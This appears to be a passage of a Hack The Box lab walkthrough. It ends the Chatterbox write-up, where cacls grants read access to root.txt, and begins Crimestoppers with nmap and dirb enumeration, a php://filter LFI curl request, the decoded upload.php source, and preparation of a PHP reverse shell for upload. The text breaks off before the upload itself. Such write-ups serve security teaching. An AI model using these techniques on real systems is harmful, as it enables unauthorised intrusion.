Inside **C:\Users\Alfred\Desktop** we found user.txt flag used type "filename" command

for reading this file.

```
cd Desktop
type user.txt
```


Great!! We got our 1st flag successfully



Inside **C:\Users\Administrator\Desktop** I found the **root.txt** file and used type "filename" command for reading this file.

```
cd Desktop
type root.txt
```

But this file didn't open due to less permission.




With help of following cacls command, we can observe the permission and can change the file's permissions where we had granted read operate to User: Alfred for the root.txt file.

```
cacls C:\Users\Administrator\Desktop
```

```
2       cacls root.txt /g Alfred:r
3       type root.txt
```

Congratulation!! 2nd Task is also completed



Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant

From <https://www.hackingarticles.in/hack-the-box-challenge-chatterbox-walkthrough/>


Crimestoppers

Wednesday, January 2, 2019 7:16 PM

Level: Medium
Task: Find the user.txt and root.txt in the vulnerable Lab.
Let's Begin!!
These labs are only available online, therefore, they have a static IP. Crimestoppers has IP: 10.10.10.69.
As we knew the initial stage is enumeration; therefore use nmap Aggressive scan for gathering target's machine and running services information.

```
root@kali:~# nmap -A 10.10.10.80
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-03 12:00 EDT
Nmap scan report for 10.10.10.80
Host is up (0.25s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Ubuntu))
|_http-server-header: Apache/2.4.25 (Ubuntu)
|_http-title: FBIs Most Wanted: FSociety
Warning: OSScan results may be unreliable because we could not find at least
Aggressive OS guesses: Linux 3.10 - 4.11 (92%), Linux 3.12 (92%), Linux 3.13
.11 (92%), Linux 4.2 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   249.35 ms 10.10.14.1
2   249.42 ms 10.10.10.80
```

Knowing port 80 was open on victim's network we preferred to explore his IP in the browser and the following image opened as shown below. Here, we can see that it has two pages: **home and upload** but didn't find anything suspicious.



So next, we use the dirb tool of kali to enumerate the directories and found some important directories such as http://10.10.10.80/?op=view and went on the web browser to explore them.

```
root@kali:~# dirb http://10.10.10.80/?op=

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Jun  5 12:39:54 2018
URL_BASE: http://10.10.10.80/?op=
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.80/?op= ----
+ http://10.10.10.80/?op=0 (CODE:200|SIZE:4213)
+ http://10.10.10.80/?op=common (CODE:200|SIZE:1694)
+ http://10.10.10.80/?op=home (CODE:200|SIZE:4213)
+ http://10.10.10.80/?op=index (CODE:500|SIZE:1694)
+ http://10.10.10.80/?op=list (CODE:200|SIZE:1979)
+ http://10.10.10.80/?op=upload (CODE:200|SIZE:2567)
+ http://10.10.10.80/?op=view (CODE:302|SIZE:1694)
```

At upload, you can upload any comment as a Tip, in order to provide some information.
So we try to upload malicious code here but get failed each time.
If you will observe the URL http:// 10.10.10.80/?op=upload then you will realize that its look like that LFI.

But it was not easy that much to exact information by exploiting LFI with help of ../etc/password therefore by making little bit more effort and taking help from my previous article. We used curl command to find out the data from inside it with the help of PHP base64-encode.

```
1  curl http://10.10.10.80/?op=upload =php://filter/convert.base64-encode/resource=upload
```

As result, it returns base64 encode text which we need to decode.

To decode bsae64 encoded text follow below syntax and found a PHP script that was pointing toward some kind of token and secretname which was a link to uploads directory.

Syntax: echo BASE64TEXT | base64 -d

```
<?php
include 'common.php';

// Stop the automated tools from filling up our ticket system.
session_start();
if (empty($_SESSION['token'])) {
        $_SESSION['token'] = bin2hex(openssl_random_pseudo_bytes(32));
}
$token = $_SESSION['token'];

$client_ip = $_SERVER['REMOTE_ADDR'];

// If this is a submission, write $tip to file.

if(isset($_POST['submit']) && isset($_POST['tip'])) {
        // CSRF Token to help ensure this user came from our submission form.
        if (!empty($_POST['token'])) {
            if (hash_equals($token, $_POST['token'])) {
                $_SESSION['token'] = bin2hex(openssl_random_pseudo_bytes(32));
                // Place tips in the folder of the client IP Address.
                if (!is_dir('uploads/' . $client_ip)) {
                    mkdir('uploads/' . $client_ip, 0755, false);
                }
                $tip = $_POST['tip'];
                $secretname = genFilename();
                file_put_contents("uploads/". $client_ip . '/' . $secretname,  $tip);
                header('Location: ?op=view&secretname=$secretname');
           } else {
                print 'Hacker Detected.';
                print $token;
                die();
         }
        }
} else {
?>
<!-- #59: SQL Injection in Tip Submission - Removed database requirement by changing submit tip to crea
<div class="container">
    <h2>Tips:</h2>
    <br />
    Any information that leads to the arrest of an #fsociety member will be rewarded genorously.
    <br />
    <form enctype="multipart/form-data" action="?op=upload" method="POST">
        <label for="sname">Information: </label><br />
        <textarea style="width:400px; height:150px;" id="tip" name="tip"> </textarea><br />
        <label for="sname">Name: </label>
        <input type="text" id="name" name="name" value="" style="width:355px;" />
        <input type="text" id="token" name="token" style="display: none" value="<?php echo $token; ?>"
        <br />
        <input type="submit" name="submit" value="Send Tip!" />
    </form>
```



After struggling a lot, finally, we successfully uploaded our php backdoor with help burp suite. Follow given step to upload php web shell.

Open php-reverse-shell.php which is inbuilt in kali Linux from path: /user/share/webshells/php and modify **ATTACKER's IP** and save this file on the desktop. Here we have renamed it as **shell.php** and compress this file.


```
1  zip -0 shell.zip shell.php
```

```
root@kali:~/Desktop# cp /usr/share/webshells/php/php-reverse-shell.php .
root@kali:~/Desktop# nano php-reverse-shell.php
root@kali:~/Desktop# mv php-reverse-shell.php shell.php
root@kali:~/Desktop# zip -0 shell.zip shell.php
  adding: shell.php (stored 0%)
root@kali:~/Desktop#
```


In order to capture the request web browser, enter the information for Tips and name then turn burp suite and click on Send Tip.



